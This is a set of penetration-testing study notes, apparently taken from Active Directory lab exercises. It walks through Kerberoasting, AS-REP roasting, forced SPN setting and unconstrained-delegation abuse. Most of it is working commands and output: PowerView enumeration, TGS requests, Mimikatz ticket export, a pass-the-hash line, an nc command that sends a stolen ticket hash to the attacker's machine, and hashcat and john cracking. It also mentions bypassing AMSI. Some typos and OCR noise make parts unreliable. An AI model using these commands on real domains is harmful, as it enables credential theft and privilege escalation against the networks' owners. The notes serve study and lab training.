
📍***Service Principal Name*** *maps the host/user service accounts to running services.*

The structure of an SPN consists of 2 main parts: **Service Class**:the service type, i.e., *SQL, Web, Exchange, File,*etc., and the **Host**
where the service is usually running in the format of **FQDN** *(FullyQualified Domain Name)*

and port number. For example, below, the Microsoft SQL service runs on the `dcorp-mgmt` host on port 1443

The SPN is `MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433`

```
service_class/hostname_or_FQDN
service_class/hostname_or_FQDN:port
```




Kerberoasting
works best against user service accounts **configured with weak passwords**, not the host-based computer accounts that use random 128 character passwords that are changed every 30 days.

🎯 *The attack's goal is to retrieve the cleartext passwords of service accounts to either escalate our privileges since most service accounts run with admin-related privileges or pivot laterally within the network.*

🚩$_Attack_Pre-requisites

- Credentials of a valid domain user service account (not a computer account).
- Service Principal Names of the services tied to the service user account.
- Service ticket (TGS) for the running service.

Note the vulnerable domain member - a user account with `servicePrincipalName` attribute set, **which is very important piece for kerberoasting** - only user accounts with that property set are most likely susceptible to kerberoasting:



First need to identify all the running services mapped to the service account and their privileges through the SPN attribute.

Attacker enumerating user accounts with `serverPrincipalName` attribute set:

```
#PowerView
Get-NetUser -SPN
Get-NetUser | Where-Object {$_.servicePrincipalName} | fl
#ActiveDirectory Module
Get-ADUser -Filter {ServicePrincipleName -ne "$null"} -Properties ServicePrincipleName
# Using only built-in powershell, we can extract the susceptible accounts with:
get-adobject | Where-Object {$_.serviceprincipalname -ne $null -and $_.distinguishedname -like "*CN=Users*" -and $_.cn -ne "krbtgt"
#It would have been better to use the following command because of the -filter usage (quicker than select-object)
get-adobject -filter {serviceprincipalname -like “*sql*”} -prop serviceprincipalnam
```

```
PS C:\AD\Tools\ADModule-master> Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName


DistinguishedName       : CN=krbtgt,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
Enabled                 : False
GivenName               :
Name                    : krbtgt
ObjectClass             : user
ObjectGUID              : 5d3064bf-ef00-4e05-b54a-35e95e5d0617
SamAccountName          : krbtgt
ServicePrincipalName    : {kadmin/changepw}
SID                     : S-1-5-21-268341927-4156871508-1792461683-502
Surname                 :
UserPrincipalName       :
```

```
DistinguishedName       : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
Enabled                 : True
GivenName               : svc
Name                    : svc admin
ObjectClass             : user
ObjectGUID              : 5aaff3aa-6d03-48b8-b093-6a595d86f4aa
SamAccountName          : svcadmin
ServicePrincipalName    : {MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433, MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local}
SID                     : S-1-5-21-268341927-4156871508-1792461683-1122
Surname                 : admin
UserPrincipalName       : svcadmin
```

Additionally, user accounts with SPN set could be extracted with a native windows binary:

```
setspn -T offense -Q */*
```

```
PS C:\Users\Administrator\Desktop>  setspn -T offense -Q */*
Ldap Error(0x51 -- Server Down): ldap_connect
Failed to retrieve DN for domain "offense" : 0x00000051
Warning: No valid targets specified, reverting to current domain.
CN=CONTROLLER-1,OU=Domain Controllers,DC=CONTROLLER,DC=local
        TERMSRV/CONTROLLER-1
        TERMSRV/CONTROLLER-1.CONTROLLER.local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/CONTROLLER-1.CONTROLLER.local
        ldap/CONTROLLER-1.CONTROLLER.local/ForestDnsZones.CONTROLLER.local
        ldap/CONTROLLER-1.CONTROLLER.local/DomainDnsZones.CONTROLLER.local
        DNS/CONTROLLER-1.CONTROLLER.local
        GC/CONTROLLER-1.CONTROLLER.local/CONTROLLER.local
        RestrictedKrbHost/CONTROLLER-1.CONTROLLER.local
        RestrictedKrbHost/CONTROLLER-1
        RPC/f6875836-0383-4f62-baea-262209b1b24e._msdcs.CONTROLLER.local
        HOST/CONTROLLER-1/CONTROLLER
        HOST/CONTROLLER-1.CONTROLLER.local/CONTROLLER
        HOST/CONTROLLER-1
        HOST/CONTROLLER-1.CONTROLLER.local
        HOST/CONTROLLER-1.CONTROLLER.local/CONTROLLER.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/f6875836-0383-4f62-baea-262209b1b24e/CONTROLLER.local
        ldap/CONTROLLER-1/CONTROLLER
        ldap/f6875836-0383-4f62-baea-262209b1b24e._msdcs.CONTROLLER.local
        ldap/CONTROLLER-1.CONTROLLER.local/CONTROLLER
        ldap/CONTROLLER-1
        ldap/CONTROLLER-1.CONTROLLER.local
        ldap/CONTROLLER-1.CONTROLLER.local/CONTROLLER.local
CN=krbtgt,CN=Users,DC=CONTROLLER,DC=local
        kadmin/changepw
CN=SQLService,CN=Users,DC=CONTROLLER,DC=local
        CONTROLLER-1/SQLService.CONTROLLER.local:30111
CN=HTTPService,CN=Users,DC=CONTROLLER,DC=local
        CONTROLLER-1/HTTPService.CONTROLLER.local:30222

Existing SPN found!
```

Attacker requesting a kerberos ticket (TGS) for a user account with `servicePrincipalName` set to `depend on the output` - **it gets stored in the memory:**

```
# Request a TGS .
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "{ServicePrincipleName}"
#PowerView
Request-SPNTicket
```

```
PS C:\AD\Tools\ADModule-master> Add-Type -AssemblyName System.IdentityModel
PS C:\AD\Tools\ADModule-master> New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local"


Id                   : uuid-eb79c0f7-fd9d-4217-bf97-4131ee4c3589-1
SecurityKeys         : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey}
ValidFrom            : 12/28/2018 12:13:47 PM
ValidTo              : 12/28/2018 9:47:44 PM
ServicePrincipalName : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local
SecurityKey          : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

klist → check if the TGS has been granted

```
Client: studentadmin @ DOLLARCORP.MONEYCORP.LOCAL
Server: MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local @ DOLLARCORP.MONEYCORP.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 12/28/2018 12:13:47 (local)
End Time:   12/28/2018 21:47:44 (local)
Renew Time: 1/4/2019 11:47:44 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
```

Using mimikatz, the attacker extracts kerberos ticket from the memory and **exports it to a file for cracking**:

```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

```
[00000002] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 12/28/2018 12:13:47 PM ; 12/28/2018 9:47:44 PM ; 1/4/2019 11:47:44 AM
   Server Name       : MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local @ DOLLARCORP.MONEYCORP.LOCAL
   Client Name       : studentadmin @ DOLLARCORP.MONEYCORP.LOCAL
   Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 2-40a10000-studentadmin@MSSQLSvc~dcorp-mgmt.dollarcorp.moneycorp.local-DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

Now i will use a nc to transfare the hash to my machine

```
# On my Machine :
nc -lvp 443 > ker.bin
# On the target machine
nc <ip> <port> < [PATH_Of_The_Hash]
```

Cracking the Ticket :


```
# Using tgsrepcrack.py
python tgsrepcrack.py <PASS_LIST> ker.bin // Recomended use list -> 10k-worst-pass.txt
# Using hashcat
```

Reference

Observations


Below is a security log `4769` showing service access being requested:

If you see `Add-event -AssemblyName SystemIdentityModel` (from advanced Powershell logging) followed by a windows security event `4769` immediately after that, you may be looking at an old school Kerberoasting, especially if ticket encryption type has a value `0x17` (23 decimal, meaning it's RC4 encrypted):



Traffic

elow is the screenshot showing a request being sent to the `Ticket Granting Service` (TGS) for the service with a servicePrincipalName `HTTP/dc-mantvydas.offense.local`:



▼ Priv Esc - Kerberoasting - AS-REPs - SPN


First of All , What is AS-REPs?

AS-REP is a Kerberos message type that refers to an "**Authentication Service**" (AS) response message. It is transmitted between a kerberos server and client as part of the exchange of credentials needed to access a service.

More Information

What is AS-REP roasting?

is a technique that allows retrieving password hashes for users that have `Do not require Kerberos preauthentication` property selected:



With sufficient rights (**GenericWrite or GenericAll**), **Kerberos preauth can be forced disabled as well.**

Enumerate Accounts with Kerberose Preauth Disable

```
# PowerView
Get-DomainUser -PreauthNotRequired -Verbose
```

So , i Got Two Account The Kerberose Preauth was Disable:

Note: i use Attacking Kerberose Machine From TryHackMe!

```
userprincipalname             : Admin2@CONTROLLER.local
name                          : Admin-2
objectsid                     : S-1-5-21-432953485-3795405108-1502158860-1106
samaccountname                : Admin2
admincount                    : 1
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 1/3/2021 3:35:00 PM
instancetype                  : 4
usncreated                    : 12867
objectguid                    : d1ee2949-1f9b-4789-928b-88f0611bd879
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=CONTROLLER,DC=local
dscorepropagationdata         : {1/3/2021 3:35:00 PM, 1/1/1601 12:00:00 AM}
givenname                     : Admin-2
memberof                      : {CN=Group Policy Creator Owners,OU=Groups,DC=CONTROLLER,DC=local, CN=Domain Admins,OU=Groups
                                Admins,OU=Groups,DC=CONTROLLER,DC=local...}
lastlogon                     : 5/25/2020 3:49:02 PM
badpwdcount                   : 1
cn                            : Admin-2
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated                   : 5/25/2020 10:25:34 PM
primarygroupid                : 513
pwdlastset                    : 5/25/2020 3:25:34 PM
msds-supportedencryptiontypes : 0
usnchanged                    : 20518

logoncount                    : 3
badpasswordtime               : 5/25/2020 4:03:16 PM
distinguishedname             : CN=User-3,CN=Users,DC=CONTROLLER,DC=local
objectclass                   : {top, person, organizationalPerson, user}
displayname                   : User-3
lastlogontimestamp            : 5/25/2020 3:35:41 PM
userprincipalname             : User3@CONTROLLER.local
name                          : User-3
objectsid                     : S-1-5-21-432953485-3795405108-1502158860-1110
samaccountname                : User3
codepage                      : 0
samaccounttype                : USER_OBJECT
accountexpires                : NEVER
countrycode                   : 0
whenchanged                   : 5/25/2020 10:35:41 PM
instancetype                  : 4
usncreated                    : 12938
objectguid                    : 2b782f5b-4984-418d-aba0-6998cb75ec92
lastlogoff                    : 12/31/1600 4:00:00 PM
objectcategory                : CN=Person,CN=Schema,CN=Configuration,DC=CONTROLLER,DC=local
dscorepropagationdata         : 1/1/1601 12:00:00 AM
givenname                     : User-3
lastlogon                     : 5/25/2020 3:49:02 PM
badpwdcount                   : 1
cn                            : User-3
useraccountcontrol            : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
whencreated                   : 5/25/2020 10:34:38 PM
primarygroupid                : 513
pwdlastset                    : 5/25/2020 3:34:38 PM
msds-supportedencryptiontypes : 0
```

Force Disable Kerberose PreAuth

```
# Checking current groups ACL rights:
```

`Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}`

Disabling kerberos pre-auth for a user:

`Set-DomainObject -Identity <USERNAME> -XOR @{useraccountcontrol=4194304} -Verbose`

`4194304` → DONT_REQ_PREAUTH

Get the Hashes of all

i'll to use Rubeus.exe

`Rubeus.exe asreproast /format:hashcat /nowrap [/user:USER] [/outfile:FILEPATH]`

Crack with hashcat


`hashcat asreproast.txt -m 18200 /usr/share/wordlists/rockyou.txt --force`

Or Crack the hash with `jonh`

`john --format:krb5asrep asrep.txt --wordlist=/usr/share/wordlist/rockyou.txt`

Or i can get hash of user by ASREPRoast:

```
# Use ASREPRoast:
Get-ASREPHash -UserName VPN1user -Verbose
# Do all automatically:
Invoke-ASREPRoast -Verbose

# Crack using John
./john vpn1user.txt --wordlist=wordlist.txt
```



SET SPN

With enough rights (GenericAll/GenericWrite), a target user's SPN can be set to anything **(unique in the domain).**


We can then request a TGS without special privileges. **The TGS can then be "Kerberoasted".**

PowerView_dev


```
# Viewing our ACL permissions:
Invoke-ACLScanner -ResolveGUIDs | ?{$_.IdentityReferenceName -match "RDPUsers"}

# Check if user has SPN:
Get-DomainUser -Identity supportuser | select serviceprincipalname
```

ADModule

```
# Check if user has SPN already:
Get-ADUser -Identity supportuser -Properties ServicePrincipalName | select ServicePrincipalName
```



Setting SPN (must be unique for domain) PowerView / SharpViewADModule1




`PowerView_dev`

```
Set-DomainObject -Identity USER -SET @{serviceprincipalname='ops/whatever1'}

## Clean up
Set-DomainObject -Identity USER -clear serviceprincipalname
```

`ADModule`

```
Set-ADUser -Identity support1user -ServicePrincipalNames @{Add='ops/whatever1'}
```

After Set SPN:



Extraction and cracking same as kerberoasting.

Request a ticket

```
Add-Type -AssemblyNAme System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "ops/whatever1"
```

`klist`

```
client: studentadmin @ DOLLARCORP.MONEYCORP.LOCAL
Server: ops/whatever1 @ DOLLARCORP.MONEYCORP.LOCAL
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
Start Time: 12/28/2018 12:33:52 (local)
End Time:   12/28/2018 21:47:44 (local)
Renew Time: 1/4/2019 11:47:44 (local)
Session Key Type: RSADSI RC4-HMAC(NT)
Cache Flags: 0
Kdc Called: dcorp-dc.dollarcorp.moneycorp.local
```

Export all tickets using Mimikatz

```
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

Brute-force the password

```
python.exe .\tgsrepcrack.py .\10k-passwords.txt '.\2-40a10000-student1@ops~whatever1-dollarcorp.moneycorp.LOCAL.kirbi'
```

```
PS C:\AD\Tools\kerberoast> python.exe .\tgsrepcrack.py .\10k-worst-pass.txt .\4-40a10000-studentadmin@ops~whatever1-DOLLARCORP.MONEYCORP.LOCAL.kirbi
found password for ticket 0: Support@123  File: .\4-40a10000-studentadmin@ops~whatever1-DOLLARCORP.MONEYCORP.LOCAL.kirbi
All tickets cracked!
```

▼ Priv Esc - Kerberos Delegaion

What is the Delegation?

Delegation is the act of giving someone authority or responsibility to do something on behalf of someone else.

يعطي شخص صلاحيه او سلطه بالنيابه عن شخص ثاني .

In the Active Directory,


is a feature that `enables specific accounts` (user or computer) to impersonate other accounts to access particular services on the network.

🟥 Types of Delegations allowed with Kerberos:

1. Uncostrained → General/Basic.
2. Constratind.
3. Resource-based Constrained delegations.

Unconstrained:

- Allows the first hop server (web server in Example) to request access to `any service` `on` `any computer` in the domain.



1. User Authenticate to DC
2. DC return TGT
3. User Request TGS for a web Service
4. DC provides the TGS


تماما مثل عمل الكيربيروس اوثينتكيشن

5. User send TGT & TGS to web server (`User TGT is also embeded inside TGS`) وهنا فكره الديليجيشن
6. `Web Server service account` Use user TGT to request a TGS for `DB server` from the `dc`
7. Web Server Service Account **connects to database server** AS `user`

🔴 Important

> The TGT is extracted from TGS and Stored in LSASS, This way the server can reuse the user's TGT to access any other resource as The user

```
#PowerView;
Get-NetComputer -Unconstrained

#ADModule;
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}
```



In this output;

`dcorp-dc` → by always show up unConstrained Delegation enable, so Skip it.

`dcrop-appsrv` → We Will Focus on this machine.

> 🚩**Attack Requirements:**
> 1. a User Or Computer account with Delegation option enabled `(dcrop-appsrv)`
> 2. Local Admin Privileges on the Delegated compromised host:


we need **compromise the server(s)** where Unconstrained delg is enabled.

So, We Need Machine that have `Local Admin Priv`:

```
sekurlsa::pth /user:appadmin /domain:dollarcorp.moneycorp.local /ntlm:d549831a955fee51a43c83efb3928fa7 /run:powershell.exe
```

And then inside `appadmin machine` check wither computer have local admin access:


```
Find-LocalAdminAccess
```



Niiice i found this machine have LocalAdminAccess And also UnConstrained Deleg


> Via `appsrv machine` we can extract any `user TGT` on `appsrv machine`

```
#Inside appadmin box
# Create session appsrv
$sess = New-PSSession -ComputerName dcorp-appsrv.dollarcorp.moneycorp.local
# Load MimiKatz on This machine appsrv
Invoke-Command -FilePath C:\AD\Tools\Invoke-Mimikatz.ps1 -Session $sess
```




So, It’s Detected By AMSI, We need to bypass it

```
# Enter-PSSession
Enter-PSSession -Session $sess
```



Now Load the script:



> Export all Avalible Ticket on this machine `appsrv`

```
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"' -> # /export save into disk
ls | select name
```

```
dcorp-appsrv.dollarcorp.moneycorp.local]: PS C:\Users\appadmin\Documents\userstadmin> ls | select name

ame
---
0;3984189]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
0;3984bb0]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
0;398504d]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
0;39854b1]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
0;3e4]-0-0-40a50000-DCORP-APPSRV$@cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
0;3e4]-0-1-40a50000-DCORP-APPSRV$@ldap-dcorp-dc.dollarcorp.moneycorp.local.kirbi
0;3e4]-0-2-40a50000-DCORP-APPSRV$@ldap-dcorp-dc.dollarcorp.moneycorp.local.kirbi
0;3e4]-2-0-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
0;3e4]-2-1-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
0;3e7]-0-0-40a50000-DCORP-APPSRV$@cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
0;3e7]-0-1-40a50000.kirbi
0;3e7]-0-2-40a50000-DCORP-APPSRV$@LDAP-dcorp-dc.dollarcorp.moneycorp.local.kirbi
```

`appadmin , appsrv` are not interesting, so let’s wait for any interesting ticket to be present

```
